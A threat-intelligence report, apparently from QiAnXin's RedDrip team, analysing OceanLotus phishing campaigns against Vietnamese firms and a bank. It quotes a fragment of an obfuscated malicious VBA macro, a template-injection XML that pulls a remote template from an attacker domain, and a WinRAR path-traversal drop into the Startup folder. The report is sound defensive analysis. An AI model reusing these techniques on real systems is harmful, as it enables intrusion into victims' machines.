
奇安信威胁情报中心

ti.qianxin.com/blog/articles/oceanlotus-attacks-to-indochinese-peninsula-evolution-of-targets-techniques-and-procedure

Overview

OceanLotus is an APT Group with alleged Vietnamese background. The group was first revealed and named by SkyEye Team in May 2015. Its attack activities can be traced back to April 2012. The targets include China's maritime institutions, maritime construction, scientific research institutes and shipping enterprises.



In fact, according to reports of various security vendors, OceanLotus also attacked several countries, including Cambodia, Thailand, Laos, even some victims in Vietnam, like opinion leaders, media, real estate companies, foreign enterprises and banks.

RedDrip Team (formerly SkyEye Team) has been to OceanLotus to keep track of high strength, groupactivity, found it in the near future to Indochinese Peninsula countries since 2019 the latest attack activity used in the initial launch load files and attack using the technology, and combined with the QiAnXin threat intelligence data, associated with a series of attacks.

In this report, we share our summary of the latest attack techniques, attack payloads and related attacks of the OceanLotus, hoping that we can jointly improve understanding of OceanLotus group, an extremely active APT group.

Attacks on Countries


The following is a list of typical cases of attacks against some countries on Indochinese Peninsula since the end of 2018. For other unmentioned samples, please refer to the IOC list at the end of this report.

Vietnam

Bait Compression Files

On April 1, 2019, RedDrip discovered a Vietnamese file name "Hop dong sungroup.rar" in the process of daily monitoring the attack activities of the OceanLotus.

The English version is "Sun Group contract". The compressed package contains winword.exe which is renamed as “Noi dung chi tiet hop dong sungroup can chinh sua”.




Hop dong sungroup.rar\Hop dong sungroup - 解包大小为 419.8 KB

名称	压缩前	压缩后	类型	修改日期
.. (上级目录)			文件夹	
Noi dung chi tiet hop dong sungroup can chinh sua.exe	339.3 KB	114.1 KB	应用程序	2018-03-29 17:47
wwlib.dll	80.5 KB	41.4 KB	应用程序扩展	2019-03-25 22:34

In addition, we are also associated with another package decoy SUN_GROUP_CORPORATION that translates as "Sun Group Corporation". The file name in the zip package is as follows:


Noi dung can xac thuc va sua GUI den CONG TY CO PHAN TAP DOAN MAT TROI Bo Tai chinh. exe



SUN_GROUP_CORPORATION.rar\SUN_GROUP_CORPORATION - 解包大小为 420.3 KB

▲ 名称	压缩前	压缩后	类型	修改日期
.. (上级目录)			文件夹	
Noi dung can xac thuc va sua gui den CONG TY CO PHAN TAP DOAN MAT TROI Bo Tai Chinh.exe	339.3 KB	114.1 KB	应用程序	2018-03-29 17:47
wwlib.dll	81.0 KB	43.4 KB	应用程序扩展	2019-03-29 23:15

It turned out that Sun City Group was actually one of the largest real estate developers in Vietnam.



SUN GROUP'S HISTORY

After 10 years of development in Vietnam, Sun Group today is proud to be a group of young Vietnamese businessmen that have established international calibre projects, some of which have set Guinness World Records.

SUN GROUP FOCUSES ON THE 4 MAIN FIELDS:


1998 – 2006

Sun Group was first established in Ukraine in 1998 by a group of Vietnamese young intellectuals. Initially, Sun Group built its reputation in the Vietnamese community in Ukraine by developing a number of highly appreciated developments, including Barabasova (the biggest commercial centre catering to overseas Vietnamese), Lang Thoi Dai, Sun City – a commercial centre and office building for lease and an in-house waterpark inside the Sun City...

Both samples were uploaded by Vietnam. Therefore, we speculate that the OceanLotus Group in the Sun City internal staff fishing attacks.

In addition to targeting the Vietnamese real estate industry, we also found that the group would conduct phishing attacks against the national bank of Vietnam:

The compressed package of the related samples is called cplh-nhnn-01-209.rar. The corresponding date of the samples is January 22, 2019, and the attack is most likely to occur in a similar period.



CPLH-NHNN-01-2019.rar - 解包大小为 451.3 KB

名称	压缩前	压缩后	类型	修改日期
.. (上级目录)			文件夹	
ChiPhiLienHoanNHNN-BC2019.exe	339.3 KB	114.1 KB	应用程序	2019-01-22 10:48
wwlib.dll	112.0 KB	62.7 KB	应用程序扩展	2019-01-22 10:48


The Chinese name of the compressed package is: "national bank of Vietnam -- 01-209.rar";The winword. Exe in the package was renamed "chiphilienhoannhnn-bc209.exe", which translated as "state bank of Vietnam sbv-bc 209.exe".

SBV refers to Vietnam's central bank, the state bank of Vietnam (SBV), while BC actually refers to B2C, or third-party payment.

This attack is likely to be launched against the bank's internal staff, similar to the document transmission process disguised as a third-party payment within the bank.

In addition, there are anti-virus software related information through the disguise of fishing.

Compressed package name: "Gui lai cho MS.MAI post content kaspersky. Rar" (return MS.MAI post content kaspersky)




Gui lai cho MS.MAI post content kaspersky.rar\Gui lai cho MS.MAI post content kaspersky - 解包大小为 452.3

名称	压缩前	压缩后	类型	修改日期
.. (上级目录)			文件夹	
Gui lai cho MS.MAI post and banner content kaspersky.exe	339.3 KB	114.1 KB	应用程序	2018-03-29 17:47
wwlib.dll	113.0 KB	61.9 KB	应用程序扩展	2018-12-06 11:21

We also see oil as a theme for fishing:

"Tinh dau can mua" (essential oil required), the PE file in the package is called "details about purchase and purchase"




Tinh dau can mua.zip\Tinh dau can mua - 解包大小为 421.3 KB

名称	压缩前	压缩后	类型	修改日期
.. (上级目录)			文件夹	
Noi dung chi tiet mot so san pham tinh dau can mua.exe	339.3 KB	136.4 KB	应用程序	2018-03-29 17:47
wwlib.dll	82.0 KB	47.7 KB	应用程序扩展	2019-04-08 22:32

Bait Documents

The above compression package contains the Kaspersky name bait, and there is also a similar name "Content marketing kaspersky.doc" in the bait document. After opening the document, it will be shown as follows, enabling the macro attack method for the Vietnamese version of the induced click.



Microsoft Word 2016

Phát hiện lỗi 30914-18!

Tài liệu này đã được lưu trữ dưới phiên bản khác với phiên bản hiện tại của ứng dụng Microsoft Office. Để xem nội dung tài liệu, bạn cần phải kích hoạt tính năng tương thích với phiên bản hiện tại bằng cách nhấp vào nút "**Enable Content**"

In addition, we also found a large number of OceanLotus disguised as a resume attack fishing activities, we internally named it OceanCV activity, and this activity will directly OceanLotus commonly used three macro attack means all exposure.


First of all, we analyze the sample names. It can be seen that the sample names all start with CV and have the characteristics of naming. There are three main types:

1, CV- name (e.g., cv-nguyenquynhchi.docx)

2. CV- name - position (e.g. CV-AnthonyWei- customerservice. docx)

3. CV- random number + English (e.g. Cv-103237-ewqdsd.doc)

It is worth noting that some samples will show the identity indicating the need to enable macro after opening:




安全警告 宏已被禁用。
启用内容
Office
FILE TOOLS VIEW
capnhatbaomat.docx (Protected View) - Word
PROTECTED VIEW Be careful—files from the Internet can contain viruses. Unless you need to edit, it's safer to stay in Protected View.
Enable Editing
Office
SECURITY WARNING Macros have been disabled.
Enable Content

Warning: This document does not display correctly, because this Font is not yet updated. Please turn on **Enable Editing**.


Enable Editing

Then update Font, click **Enable Content**.

However, when you pull down the progress bar, you will find resumes written in Vietnamese, which is true for most of the samples in the series of activities, and the resumes are inconsistent.




And these sample phishing resumes use different methods.Some use the OceanLotus MSO macro (RedDrip internally named MSOMacro)




```
    Dim wRXfRfhGCxCPW As String
    wRXfRfhGCxCPW = Environ("SYSTEMDRIVE")
    Dim arcPath As String
    arcPath = rzfevexNwMGnPWXpK & "\\Windows\\SysWOW64"

    If OFSO.FolderExists(arcPath) = True Then
        FileCopy wRXfRfhGCxCPW & "\Windows\SysWOW64\wscript.exe", rzfevexNwMGnPWXpK & "\msohtml.exe"
    Else
        FileCopy wRXfRfhGCxCPW & "\Windows\System32\wscript.exe", rzfevexNwMGnPWXpK & "\msohtml.exe"
    End If
End Function
Function JWXZUaRBtyHjzUdZ(ByVal base64String)
  Const Base64 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/[!!]"
  Dim dataLength, sOut, groupBegin
  base64String = Replace(base64String, vbCrLf, "")
  base64String = Replace(base64String, vbTab, "")
  base64String = Replace(base64String, " ", "")
  dataLength = Len(base64String)
  If dataLength Mod 4 <> 0 Then
```


Some use template injection techniques:



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="https://outlook.updateoffices.net/lead.png"
TargetMode="External"/></Relationships>
```

Some use the technique of converting macro code to a 1-pound font hidden in a document (later upgraded to a white 1-pound font, internally named OHNMacro for RedDrip).





In the following sections we will examine each of these three macro usage analyses in detail.


According to this batch of resume samples, we conducted homologous sample correlation for these three macro documents, combined with various dimensions, and finally found a large number of exclusive malicious macro samples of OceanLotus. Please refer to the relevant section of Office samples for details.

Exploit Vulnerabilities of Eternal Blue

We also found that OceanLotus used the "Eternal blue" series of vulnerabilities to target companies in Vietnam that provided software to the government.

Website: https://www.tandan.com.vn/portal/home/default.aspx

TAN DAN JSC for Vietnam's software company.



(+84)(4)3847.1894 - (+84)(4)3823.0041 | contact@tandan.com.vn Đăng nhập

TAN DAN JSC
Công ty cổ phần tin học Tân Dân


Công ty cổ phần tin học Tân Dân

Công ty Cổ phần Tin học Tân Dân, tiền thân là Công ty TNHH Phát triển Kỹ thuật và Thương mại Tân Dân, thành lập năm 1996. Năm 2002, công ty chính thức chuyển đổi thành Công ty Cổ phần Tin học Tân Dân với đăng ký Kinh doanh số 0103001206 ngày 15/7/2002 do UBND thành phố Hà Nội cấp.

Với hơn 15 năm thành lập và phát triển cùng đội ngũ Lãnh đạo, Nhân viên năng động, ưu tú, giàu kinh nghiệm, Tân Dân đã từng bước khẳng định được giá trị và vị thế của mình trên thị trường sản xuất phần mềm nói riêng và ngành CNTT của Việt Nam nói chung.

Đối tác chính


The company will provide the government with mail servers, official gazette database systems, citizenship management systems and more.



MAIL SERVER

EMAIL SYSTEM


Tan Dan provides email solutions based on IBM Lotus Domino infrastructure. The Domino mail server is the backbone communication infrastructure of an organization that acts as both an Internet mail server and Notes mail server.



OFFICIAL GAZETTE DATABASE SYSTEM

THE PROVINCIAL GAZETTE

The Official Gazette of the Province was built as a tool to assist users in the system, storage, management and dissemination of legal documents issued by competent authorities at the provincial and district levels.



MANAGEMENT OF CIVIL STATUS

MANAGEMENT OF CIVIL STATUS

The software provides preeminent features suitable for civil status management system in all units and agencies across the country.


After the attack is successful, it will distribute Trojan horses. In the report "suspected" of "OceanLotus" organization's early attack activities against domestic colleges and universities "compiled by us last year, the Trojan horses used eternal blue to attack colleges and universities are consistent.

https://ti.qianxin.com/blog/articles/oceanlotus-targets-chinese-university/

Phishing Attacks by Exploiting WinRAR Vulnerability


In addition to traditional malicious payloads that take advantage of black and white mechanisms, malicious payloads that infiltrate tweets and websites, OceanLotus also takes advantage of the latest Winrar vulnerability to launch attacks against Vietnam.Here is one of the cases we captured:

The package name is "tut_photoshop_scan_bank_id.rar"



..	<UP--DIR>	2019/4/29 17:3...	本地磁盘				d...	
C:	<SUB-DIR>	2019/2/21 22:0...	文件夹				d...	
1.jpg	281,107	2019/2/21 22:0...	JPG 文件	281,107	100%	Good	-...	0x2B...
1.psd	1,255,922	2019/2/21 22:0...	PSD 文件	1,255,922	100%	Good	-...	0x2E...
2.jpg	227,226	2019/2/21 22:0...	JPG 文件	227,226	99%	Good	-...	0xDC...
2.psd	1,688,711	2019/2/21 22:0...	PSD 文件	1,688,711	100%	Good	-...	0x2A...
3.jpg	225,017	2019/2/21 22:0...	JPG 文件	225,017	100%	Good	-...	0xAF...
3.psd	1,903,698	2019/2/21 22:0...	PSD 文件	1,903,698	100%	Good	-...	0x5F...
4.jpg	1,273,862	2019/2/21 22:0...	JPG 文件	1,273,862	100%	Good	-...	0x1B...
4.psd	8,724,681	2019/2/21 22:0...	PSD 文件	8,724,681	100%	Good	-...	0x75...
ARIALUNI.TTF	23,275,812	2019/2/21 22:0...	TrueType 字体文件	23,275,812	100%	Good	-...	0x2C...
bank.psd	3,025,020	2019/2/21 22:0...	PSD 文件	3,025,020	100%	Good	-...	0x3F...
bank_copy.jpg	362,302	2019/2/21 22:0...	JPG 文件	362,302	100%	Good	-...	0x23...
Card.psd	15,037,073	2019/2/21 22:0...	PSD 文件	15,037,073	100%	Good	-...	0x7E...
Card_copy.jpg	290,512	2019/2/21 22:0...	JPG 文件	290,512	100%	Good	-...	0xF8...
Imprisha.ttf	54,980	2019/2/21 22:0...	TrueType 字体文件	54,980	100%	Good	-...	0x8A...
Nam_1.psd	5,211,785	2019/2/21 22:0...	PSD 文件	5,211,785	100%	Good	-...	0x1F...
nam_2.psd	10,604,129	2019/2/21 22:0...	PSD 文件	10,604,129	100%	Good	-...	0x3C...
Nam_3.psd	3,422,039	2019/2/21 22:0...	PSD 文件	3,422,039	100%	Good	-...	0x64...
Nam_4.psd	6,014,052	2019/2/21 22:0...	PSD 文件	6,014,052	100%	Good	-...	0x4A...
Nu_1.psd	2,131,971	2019/2/21 22:0...	PSD 文件	2,131,971	100%	Good	-...	0xC4...
Nu_2.psd	3,022,455	2019/2/21 22:0...	PSD 文件	3,022,455	100%	Good	-...	0x33...
Nu_3.psd	5,923,571	2019/2/21 22:0...	PSD 文件	5,923,571	100%	Good	-...	0xF9...
OCR_A_BT.ttf	26,568	2019/2/21 22:0...	TrueType 字体文件	26,568	100%	Good	-...	0xCB...
OCR_A_Extended.ttf	56,624	2019/2/21 22:0...	TrueType 字体文件	56,624	100%	Good	-...	0x69...
OCRAStd.otf	29,460	2019/2/21 22:0...	OpenType 字体文件	29,460	99%	Good	-...	0x21...
OCR-B_10_Pitch_BT.ttf	21,028	2019/2/21 22:0...	TrueType 字体文件	21,028	100%	Good	-...	0x37...
us-bank.psd	1,944,230	2019/2/21 22:0...	PSD 文件	1,944,230	100%	Good	-...	0x38...
us-bank_copy.jpg	209,750	2019/2/21 22:0...	JPG 文件	209,750	100%	Good	-...	0xFC...


From the sample trigger vulnerability extract file, its name is called CocCocUpated. Exe



C:\Users\s[redacted]\AppData\Roaming\LanxinSoftCustom\Resource\Docs\8882e5fd0cd977d112fac865b426f227ac23557682ad70fcbe6ead3101b3a61b.rar\C:\C:C:..\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

